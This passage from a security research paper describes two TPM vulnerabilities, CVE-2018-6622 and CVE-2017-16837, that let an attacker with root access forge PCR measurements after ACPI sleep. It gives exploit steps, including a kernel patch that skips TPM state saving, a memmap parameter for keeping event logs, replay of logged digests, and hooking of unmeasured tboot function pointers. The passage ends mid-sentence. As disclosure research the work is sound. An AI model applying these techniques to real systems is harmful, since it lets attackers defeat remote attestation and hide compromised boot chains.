A trusted computing base (TCB) [37] is a collection of software and hardware on a host platform that enforces a security policy. The TPM helps to ensure that the TCB is properly instantiated and trustworthy. A measured boot is a method of booting in which each component in the boot sequence measures the next component before passing control to it. In this way, a trust chain is created. The TPM provides a means of measurement and a means of accumulating these measurements. PCRs are the memory areas where the measurements can be stored. When a measurement is "extended" to a PCR, the measurement is hashed together with the current value of the PCR, and the hashed result replaces the current value. As long as the values are updated in this way, it is easy to find an alteration in the middle of the chain. A particular value of a PCR can be reproduced only when the same values are extended in the same order. The trustworthiness of the platform can be determined by investigating the values stored in PCRs. It is also possible to request the PCR values remotely. Remote attestation is a challenge-response protocol that sends PCR values in the form of a digitally signed quote to a remote attestor.

The TPM also functions as a secure storage by provid-

| PCR Index | PCR Usage |
|---|---|
| 0 | S-CRTM, BIOS, host platform extensions, and embedded option ROMs |
| 1 | Host platform configuration |
| 2 | BIOS: Option ROM code<br>UEFI: UEFI driver and application code |
| 3 | BIOS: Option ROM configuration and data<br>UEFI: UEFI driver, application configuration, and data |
| 4 | BIOS: Initial Program Loader (IPL, e.g., bootloader) code and boot attempts<br>UEFI: UEFI boot manager code (e.g., bootloader) and boot attempts |
| 5 | BIOS: IPL code configuration and data<br>UEFI: Boot manager code configuration, data, and GPT partition table |
| 6 | BIOS: State transitions and wake events<br>UEFI: Host platform manufacturer specific |
| 7 | BIOS: Host platform manufacturer specific<br>UEFI: Secure boot policy |
| 8-15 | Defined for use by the OS with SRTM |
| 16 | Debug |
| 17-22 | Defined for use by the DRTM and OS with DRTM |
| 23 | Application support |

Table 1: Summary of PCR usage (TPM 1.2 and 2.0)

ing "sealing" and "binding" operations that limit access to the storage based on a specific platform state. For example, a TPM's "sealed" data can be decrypted by the TPM only when the PCR values match specified values. "Unbinding" data is done by a TPM using the private key part of the public key used to encrypt the data. Binding can be done by anyone using the public key of a TPM, but unbinding is done by the TPM only because the private key part is securely stored inside TPM and is even locked to specific PCR values.

A chain of trust is an ordered set of elements in which one element is trusted by its predecessor. The trustworthiness of the whole chain depends on the first element. An RTM is the trust anchor of a measurement chain. A TPM is designed to report the platform state securely, but it cannot initiate the measurements by itself. Initiating the measurement is done by another software component that can be trusted called the core RTM (CRTM). Figure 1 shows two different types of RTM: SRTM [32, 39] and DRTM [33]. In addition, Table 1 shows the PCR usage for SRTM and DRTM.

SRTM is the trust anchor that is initialized by static CRTM (S-CRTM) when the host platform starts at power-on or restarts. Often, SRTM is an immutable software program that is stored in ROM or a protected hardware component. In contrast, DRTM launches a





Figure 2: ACPI sleep process with TPM

measured environment at runtime without platform reset. When the dynamic chain of trust starts with a dynamic launch event (DL Event), the DRTM configuration environment (DCE) preamble performs the initial configuration and prepares the DRTM process [33, 43]. As the DRTM process starts, the special code module (the DCE), is executed as a dynamic CRTM (D-CRTM), validates whether the platform is trustworthy, and transfers the control to the initial part of the operating system, called the dynamically launched measured environment (DLME).

A chain of trust can be expanded to user-level applications beyond the operating system kernel. Integrity Measurement Architecture (IMA) [26] measures applications before executing them. IMA is included in the kernel, and therefore its authenticity can be guaranteed by the trust chain.

## 2.2 ACPI Sleeping States

ACPI [42] is an open standard for architecture-independent power management. It was released in 1996 after being co-developed by Intel, Hewlett-Packard (HP), and other companies.

The ACPI specification defines power states and the hardware register sets that represent the power states. There are four global power states, defined as working (G0 or S0), sleeping (G1), soft-off (G2), and mechanical-off (G3). The sleeping state is divided into four sleeping states:

- S1: *Power on Suspend*. The CPU stops executing instructions, but all devices including CPU and RAM are still powered.
- S2: The same as S1 except the CPU is powered off.

- S3: *Sleep (Suspend to RAM)*. All devices are powered-off except for RAM.

- S4: *Hibernation (Suspend to Disk)*. The platform context in the main memory is saved to disk. All devices are powered off.

Like other devices, a TPM chip is powered off in states S3 or S4. The TCG specifications [32, 39] define how the state is maintained while the power state changes. They also define the roles of the operating system and BIOS/UEFI firmware. The steps defined for saving and restoring the TPM state are summarized in Figure 2. Before sleep, the operating system requests the TPM chip to save the state, and then makes a transition to sleeping states by sending a request to the ACPI in the BIOS/UEFI firmware. All hardware devices are either powered off (in S4) or only the main memory remains powered (in S3). When the platform exits from the sleeping states, the BIOS/UEFI firmware requests the TPM to restore the state and then it starts the operating system.

The TCG specification describes the role of power management over the operating system and the BIOS/UEFI firmware. Power management will be efficient and work as long as the operating system and firmware cooperate well. For the S3 sleep function to work properly, each part must function perfectly without error; however, this state may collapse when one part malfunctions, which is hard to correct using the other parts. Moreover, the power management of a TPM chip needs to be carefully considered when it is partly handled by an operating system that could be compromised by rootkits [29]. In Section 4, we demonstrate how incomplete power management control breaks the chain of trust.

# 3 Assumptions and Threat Model

## 3.1 Assumptions

First, we assume that our system measures the firmware and bootloader using TCG's SRTM [32, 39]. Many commodity laptops, PCs, and servers come with TPM support. When their TPM support option is enabled in the BIOS/UEFI menu, the BIOS/UEFI firmware starts the "trusted boot" [25] process, which means that it measures the firmware itself and the bootloader and stores the measurements in the TPM chip.

Second, we assume that our system employs TCG's DRTM architecture [43]. When a DRTM chain starts at runtime, the DRTM itself, kernel file, and initial RAM disk (initrd) file are measured, and the measurements are kept in the TPM. Both Intel and AMD have their extended instructions for supporting DRTM, called TXT and Secure Virtual Machine, respectively. For our experiments, we use Trusted Boot (tboot) [11], which is an open source implementation of the Intel TXT [12].

We also assume that the stored measurements in TPM are verified by a remote attester. These measurements should be unforgeable by an attacker; therefore, any modification in the firmware, bootloader, or kernel will be sent to and identified by an administrative party.

## 3.2 Threat Model

We consider an attacker who has already acquired the Ring-0 privilege with which the attack can have the administrative access to the software stack of a machine including the firmware, bootloader, kernel, and applications. The attacker might use social engineering to acquire this control or could exploit zero-day vulnerabilities in the kernel or system applications. The attacker may be able to safely upgrade the UEFI/BIOS firmware to a new and manufacture-signed one. However, we assume that he or she cannot flash the firmware with arbitrary code. We also assume that the attacker cannot roll-back to an old version of the firmware, where the attacker can exploit a known vulnerability.

The attacker's primary interest is to hide the breach and retain the acquired privileges for further attacks. TPM and SRTM/DRTM should measure the system and securely leave proof in the PCRs if the bootstrapping software or kernel has been modified. This proof also can be delivered to and verified by a remote administrator.

The attacker may try to compromise the bootloader and kernel by modifying files in the EFI partition and under /boot/. This is feasible because we assume the attacker has privileged accesses to every part of the system software. Moreover, it is easy to obtain, modify, and rebuild the bootloader, kernel, and kernel drivers. The GRand Unified Bootloader (GRUB) and TPM driver that we used in our experiments are accessible via a GitHub repository [5, 19]. Namely, the attacker can boot the system with a modified bootloader or with another boot option if the system has multiple boot options. The TPM and SRTM/DRTM are supposed to securely record and report the fact that the system has not booted with an expected bootloader and configuration. However, they would fail to do that.

We do not consider a denial-of-service attack in this paper. If the attacker has system privileges, he or she can easily turn the system off. We also do not consider hardware attacks that require a physical access to the system circuits. Vulnerabilities of the System Management Mode (SMM) [13] may allow the attacker to remotely and pragmatically alter firmware binary or change the BIOS/UEFI options [6], but we do not consider such vul-





Figure 3: TPM technology entities

nerabilities. Rather, we show that the TPM and SRTM/-DRTM can fail without the need to exploit them.

# 4 Vulnerability Analysis

## 4.1 Finding the Security Vulnerabilities

Bootstrapping a system utilizing TPM and SRTM/-DRTM technologies involves many entities, and Figure 3 shows their relationships. Security vulnerabilities can be found when formally analyzing the design and specification of a system, however, it is challenging to formally specify them anyway. Instead, we basically reviewed the specification documents manually and tested real systems. The steps we took to find the vulnerabilities are as follows:

1. While reviewing the TCG specification, we found a change in the TCG specification from TPM 2.0 to TPM 1.2 regarding power management. The difference was regarding restarting TPM when the system resumes [37].

2. Using a real system with support for TPM and SRTM, we tested how a TPM state can be saved and restored as the power state cycles. We found an abnormal behavior when the TPM state is reset. We speculated that the failure was due to the firmware implementations not meeting the specification or ambiguity in the specification [37]. Note that another flaw caused by not meeting the TCG specification has been reported already [3].

3. Based on speculation, we tested other implementation instances of the specification. We could have investigated the firmware source code, but we needed to experiment with a number of products because the firmware of these products is not open. Eventually, the same vulnerability was confirmed in several systems.





Figure 4: General process of the vulnerability analysis in TPM

4. We investigated the DRTM specifications. At this time, we thought we could apply what we learned to the DRTM, which is similar to the SRTM. In the DRTM, the DCE and DLME are verified, initialized, and launched by hardware support, which means the process is performed by immutable parties.

5. We investigated the open source implementation of DRTM, tboot [11], which is based on Intel TXT. The vulnerability of an authenticated code module (ACM), which is the DCE of Intel TXT, as reported by Wojtczuk and Rutkowska [44, 45] demonstrates that the authenticity and integrity of code are not guaranteed to be flawless. Unlike previous studies, we focus on tboot, which is the DLME, and eventually found mutable function pointers that we were able to exploit.

We summarize this process in Figure 4.

## 4.2 SRTM Vulnerability: CVE-2018-6622

### 4.2.1 Problem: The Grey Area

SRTM starts up the chain of trust by measuring each component of the boot sequence including the BIOS/UEFI firmware, bootloader, and kernel. The measurements are extended to the PCRs, from PCR #0 to PCR #15. An alteration of a booting component would leave different values in the PCRs. The alteration can easily be identified when the values are then compared to the correct ones.

It is known that it is difficult for malicious software to become involved in the booting sequence and forge PCR values to hide its involvement. To forge these values, the

malicious software needs to reset the TPM and extend the exact same series of measurements. This is infeasible because the TPM reset requires a host platform to restart.

However, we recently found that PCRs can be initialized when the host platform sleeps. When the platform enters into the S3 or S4 sleeping states, the power to the devices is cut off. TCG specifies how TPM can support power management [32, 37]: TPM is supposed to save its state to the non-volatile random access memory (NVRAM) and restore the state back later. However, the specification does not specify sufficiently how it should be handled when there is no saved state to be restored [39]. As a result, some platforms allow software to reset the PCRs and extend measurements arbitrarily.

A TPM typically has two power states, the working state (D0) and the low-power state (D3). The TPM has a command for saving its state before putting itself into the D3 state and a command for restoring the saved state when getting out of the D3 state. According to the TPM 1.2 specification [32], the operating system may enter into the S3 sleeping state after notifying the TPM that the system state is going to change by sending it the TPM_SaveState command. On exiting from the S3 sleeping state, the S-CRTM determines whether the TPM should restore the saved state or be re-initialized. When S-CRTM issues TPM_Startup(STATE), the TPM restores the previous state. When TPM_Startup(CLEAR) is issued, the TPM restarts from a cleared state.

An unexpected case that could reset the TPM can occur if there is no saved state to restore. How to tackle this problem is specified differently in the TPM 1.2 and 2.0 specifications. In version 1.2 [32], TPM enters failure mode and is not available until the system resets. In version 2.0, TPM2_Shutdown() and TPM2_Startup() correspond to TPM_SaveState() and TPM_Startup(), respectively. Version 2.0 [39] tells TPM to return TPM_RC_VALUE when TPM2_Startup(STATE) even if it does not have a saved state to restore. It also specifies that the SRTM should perform a host platform reset and send the TPM2_Startup(CLEAR) command before handing over the control to the operating system.

Restarting the SRTM and clearing the TPM state is not sufficient to assure the integrity of the platform. It is simply the same as resetting the TPM. An adversary can hence still extend an arbitrary value to the PCRs. This must be forbidden. Otherwise, there should be a way to warn that the TPM state has been reset abnormally.

Although another specification document [37] states that the CRTM is expected to take corrective action to prohibit an adversary from forging the PCR values. However, the specification does not either mandate it or explain how to do this in detail. The incompleteness of this specification may lead to inappropriate implementations and eventually destroy the chain of trust. How an adversary forges the measurements is demonstrated in Section 4.2.2.





Figure 5: Exploit scenario for the SRTM vulnerability

### 4.2.2 Exploit Scenario

The aim of an exploit is to conceal the fact that the system has been compromised. By assumption, our attacker has already taken control of the system software including the bootloader and the kernel. Figure 5 depicts the main points of the exploit scenario. The attacker obtains good hash values from the BIOS/UEFI event logs, which are recorded during a normal boot process. Assorted hash values are stored in RAM temporarily, and are finally handed over to the kernel. The attacker can forge PCR values using the obtained hashes after sleep. As a result, the TPM shows that the system is booted and running with genuine software, which is not at all true. The technical details of the exploit are explained in Section 4.2.3.

### 4.2.3 Implementation in Detail

We explain how to reset the TPM state and counterfeit the PCR values. Figure 6 shows the detailed process of exploiting SRTM vulnerability.

First, before resetting and replaying the TPM, we need





Figure 6: Detailed process of exploiting the SRTM vulnerability

the normal digest values. The normal digests can be extracted from the TCG event logs. When a value is extended to a PCR, the firmware makes an entry in the TCG event logs for later verification. According to TCG ACPI specification [38], the starting address of the preboot event logs is written in the Local Area Start Address field of the Hardware Interface Description Table in the ACPI table. This field is located at offset 42 in TPM 1.2, whereas it is optionally located at offset 68 in TPM 2.0.

| Bootloader | BIOS support | UEFI support | TPM 1.2 | TPM 2.0 |
|---|---|---|---|---|
| GRUB for CoreOS [5] | ✓ | ✓ | ✓ | ✓ |
| Trusted-GRUB1 [40] | ✓ | | ✓ | |
| Trusted-GRUB2 [41] | ✓ | | ✓ | |
| GRUB-IMA [24] | ✓ | | ✓ | |

Table 2: List of bootloaders with BIOS/UEFI support and TPM version

When the field is not there, there is another option for obtaining the logs. The BIOS/UEFI firmware saves the event logs separately as well for its own use. These logs are accessible until the control is given to the kernel in UEFI mode because they are removed when ExitBootService() is called [36].

To obtain and reuse the normal digests in the logs, we crafted exploits modifying an existing bootloader and the kernel. The bootloader calls the GetEventLog() UEFI interface and collects all event logs. The logs are passed to the kernel through a reserved memory region. The logs are saved in a 64K memory block starting from 0x80000, which is below the 1MB address space. This area should be excluded from the kernel range by setting the kernel's command line parameter "memmap = 64K $ 0x80000" so that the data written in that region can be kept after booting. Our exploit in the kernel resets TPM by making the system enters the S3 sleeping state, and finally extends the measurements, one after another, in the normal order as presented in the logs.

We take the GRUB implementation from the open source Container Linux [4] to implement our exploit. To our knowledge, it is the only existing bootloader implementation that supports UEFI and both versions of the TPM. Table 2 summarizes the bootloaders that have TPM support. Our customized bootloader functions as the SRTM and extracts the event logs for both TPM 1.2 and 2.0. Figure 7 shows an example of the event logs extracted from an Intel mini PC (NUC5i5MYHE).

The normal measurements can be obtained after parsing the event logs. A log entry of the event logs is composed of a PCR index, an event type, a digest, an event size, and event data. The PCR index is the PCR to which a digest is extended. The event type can be either a CRTM version, UEFI firmware variable, initial program loader (IPL), or IPL data. Table 3 summarizes the types needed to parse the event logs. The digest is the hashed result of binary or text values depending on the event type, whereas the event data stores raw data. The event size is the size of the raw data.

The parsed digest values, except for the nor-

```
Dump Address 0xFFFFB8FFC1E40000(Physical Address 0x80000)
TCG Event_version = 1
PCR 0,   Event Type 0x8,         Size 16,  Digest C42FEDAD268200CB1D15F97841C344E79DAE3320
PCR 7,   Event Type 0x80000001, Size 52,  Digest 2F20112A3F55398B208E0C42681389B4CB5B1823
PCR 7,   Event Type 0x80000001, Size 36,  Digest 9B1387306EBB7FF8E795E7BE77563666BBF4516E
PCR 7,   Event Type 0x80000001, Size 38,  Digest 9AFA86C507419B8570C62167CB9486D9FC809758
PCR 7,   Event Type 0x80000001, Size 36,  Digest 5BF8FAA078D40FFBD03317C93398B01229A0E1E0
PCR 7,   Event Type 0x80000001, Size 38,  Digest 734424C9FE8FC71716C42096F4B74C88733B175E
PCR 0-7, Event Type 0x4,         Size 4,   Digest 9069CA78E7450A285173431B3E52C5C25299E473
PCR 5,   Event Type 0x80000006, Size 484, Digest 5C64EDAEA674F708F24B152A79AF26D45990BF65
PCR 4,   Event Type 0x80000003, Size 186, Digest 41C06CD2A38EB0B6208A93D0227E5C49668AA550
PCR 8,   Event Type 0xD,         Size 75,  Digest 3EDC5474CC2D9BDCCAB031E75C6C7C3DF06DF729
... omitted ...
```

Figure 7: TPM event logs of Intel NUC5i5MYHE extracted by the custom bootloader

```
/*****************************************/
/* Skip tpm_savestate and tpm2_shutdown  */
/* in drivers/char/tpm/tpm-interface.c   */
/*****************************************/
int tpm_pm_suspend(struct device *dev)
{
  ... omitted ...
+  printk(KERN_INFO"tpm: tpm_savestate() "
+    "and tpm2_shutdown() are skipped\n");
+  return 0;
+
  if (chip->flags &
    TPM_CHIP_FLAG_ALWAYS_POWERED)
    return 0;

  if (chip->flags & TPM_CHIP_FLAG_TPM2) {
    tpm2_shutdown(chip, TPM2_SU_STATE);
    return 0;
... omitted ...
```

Figure 8: Patch code summary of custom kernel for TPM reset

mal bootloader and kernel (PCR #4 and PCR #9), are the ones to be replayed. The log entry for the bootloader hash can be identified by event type EV_EFI_BOOT_SERVICES_APPLICATION (0x80000003) and the one for the kernel (including the kernel file and the initial RAM disk file) hash is identified by event type EV_IPL (0x0D). Note that the digest originates from our customized bootloader and kernel, not from the original ones. The bootloader and kernel hash values can be obtained from the original bootloader and kernel instead. The bootloader hash value has to follow the Windows Authenticode Portable Executable Signature Format [23, 35]; however, the kernel hash value can be calculated using the sha1sum tool.

To reset the TPM, two tasks must be performed. One is to modify the kernel so that it skips to saving the TPM state and calling TPM_Startup(CLEAR) or TPM2_Startup(CLEAR) after waking up. The code listed in Figure 8 shows how simple this modification is. We add return code at the start of function tpm_pm_suspend() and call function tpm_startup() in the TPM driver using our test kernel module (see include/linux/tpm.h [19]). The other task is to wait until the system sleeps or make the system sleep by giving a suspend command like the ones that systemd or the pm-utils package provides. After resetting the TPM, the normal measurements can be re-extended. We call function tpm_pcr_extend() in the TPM driver to replay the hashes.

## 4.3 DRTM Vulnerability: CVE-2017-16837

### 4.3.1 Problem: Lost Pointer

DRTM builds up the dynamic chain of trust at runtime, and it uses the set of PCRs from PCR #17 to PCR #22. These dynamic PCRs [32, 39] need to be initialized during runtime, but the initialization is restricted to locality 4 [34], which means their access is controlled by trusted hardware and not accessible to software. However, in addition to the hardware buttons, there is another chance to reset the PCRs. The dynamic PCRs are initialized when the host platform escapes from the S3 and S4 sleeping states. The DRTM specification [33] explains how DRTM can be reinitialized after the sleeping states.

### 4.3.2 Exploit Scenario

To undermine a DRTM, some of the extended measurements sent to dynamic PCRs should be forgeable. This is not easy because the DCE, being executed prior to the DLME [33], launches the DLME after extending the measurement of the DLME, as shown in Section 2, however, after the DLME has started, security is a matter of the trustworthiness of the DLME. In other words, it is still possible to break the dynamic trust chain as long as the DLME implementation has own vulnerability.

As shown in Figure 9, the DRTM exploit is mostly similar to the SRTM one. The attacker obtains the good

| Event Type | Label and Description |
|---|---|
| 0x00000001 | EV_POST_CODE<br>This event must be extended to PCR #0. It is used to record power-on self test (POST) code, embedded SMM code, ACPI flash data, boot integrity services (BIS) code, or manufacturer-controlled embedded option ROMs. |
| 0x00000004 | EV_SEPARATOR<br>This event must be extended to PCR #0-PCR #7. It is used to delimit actions taken during the pre-OS and OS environments. In case of TPM 1.2, the digest field must contain a hash of the hex value 0x00000000 for UEFI firmware and 0xFFFFFFFF for BIOS. In case of TPM 2.0, the digest field must contain a hash of the hex value 0x00000000 or 0xFFFFFFFF for TPM 2.0. |
| 0x00000008 | EV_S_CRTM_VERSION<br>This event must be extended to PCR #0. It is used to record the version string of the SRTM. |
| 0x0000000D | EV_IPL<br>This event field contains IPL data. |
| 0x80000001 | EV_EFI_VARIABLE_DRIVER_CONFIG<br>This event is used to measure configuration for EFI variables. The digests field contains the tagged hash of the variable data, e.g. variable data, GUID, or unicode string. |
| 0x80000003 | EV_EFI_BOOT_SERVICES_APPLICATION<br>This event measures information about the specific application loaded from the boot device (e.g., IPL). |
| 0x80000006 | EV_EFI_GPT_EVENT<br>This event measures the UEFI GPT table. |
| 0x80000008 | EV_EFI_PLATFORM_FIRMWARE_BLOB<br>This event measures information about non-PE/COFF images. The digests field contains the hash of all the code (PE/COFF .text sections or other sections). |

Table 3: Summary of event types that are frequently used [39]

hash values left in the logs. After sleep, the values are re-extended to the PCRs by hooking the functions in the DCE and DLME. The result is the same as that of the SRTM exploit.

### 4.3.3 Implementation in Detail

We explain how to reset the TPM state and counterfeit the PCR values. The tboot [11] is an open source implementation of Intel TXT that employs the notion of DRTM to support a measured launch of a kernel or a virtual machine monitor (VMM). It consists of the secure initialization (SINIT) ACM and tboot, which correspond to the DCE and DLME, respectively. In Intel TXT, the





Figure 9: Exploit scenario for the DRTM vulnerability

DLME is called the MLE. The steps of tboot are shown in Figure 10.

The tboot part is loaded by a bootloader, together with a kernel or a VMM. When the bootloader transfers the control to tboot, its pre-launch part starts the SINIT ACM. It measures the MLE (tboot) and extends the measurements to the dynamic PCRs. SINIT ACM starts the post-launch part of tboot, it measures the DRTM components, and extends the dynamic PCRs according to either legacy PCR mappings or details/authorities PCR mappings. Legacy PCR mappings use PCR #17, PCR #18, and PCR #19 for extending the measurements of the launch control policy (LCP), kernel file, and initial RAM disk (initrd) file, respectively. Details/authorities PCR mappings use PCR #17 for the measurements of the LCP, kernel file, and initrd file. PCR #18 is reserved for measurements of the verification key for SINIT ACM and LCP. When exiting the S3 sleeping state, tboot restarts DRTM using the data loaded in the memory at the boot





Figure 10: Steps of tboot

time. This means that the process of measuring and extending the kernel or the VMM can be interfered with by compromising the data loaded in the memory.

After reviewing the source code of tboot, we found that some mutable function pointers that are not measured open up a window of attack. Figure 11 shows the detailed process of the exploit for the DRTM vulnerability using mutable function pointers.

According to Intel's specification [14], SINIT ACM obtains a loaded address, a size, and the entry point of an MLE by reading the MLE header. The header should be placed inside the loaded MLE and measured by the SINIT ACM so that unauthorized modification of the header is not allowed. In the latest version of the tboot source code (1.9.6, at the time of this writing), the start and the end of an MLE (_mle_start and _mle_end) are defined in the link script (as shown in Figure 12) including from the start of the code section (.text) to the end of the read-only data section (.rodata). Therefore, any alteration of those sections will be identified by the measurement extended by SINIT ACM.

In contrast to the code and read-only data, the writable data section (.data) and the uninitialized data segment (the .bss section) are not measured. After careful investigations, we found that some variables (g_tpm, tpm_12_if, and tpm_20_if, as shown in Figure 13) exist in the unmeasured sections and could affect the control flow. The mutable variables are function pointers left behind and not measured. By hooking those pointers, we can hook the control flow and eventually forge the dynamic PCRs, bypassing the protections provided by the SINIT ACM.

Similarly to the attack explained in Section 4.2, the normal measurements extended by tboot are recorded in the event logs that reside in the kernel's memory area. The txt-stat tool provided by tboot dumps the kernel memory via /dev/mem and prints out the summary status of TXT and event logs, as shown in Figure A.1 in Appendix.

After obtaining the normal digests, we can forge extended values after tboot takes control by hooking the exposed function pointers. The hook functions reside in the data section of tboot in shellcode form, and the hooking has to be done before the platform enters the S3 sleeping

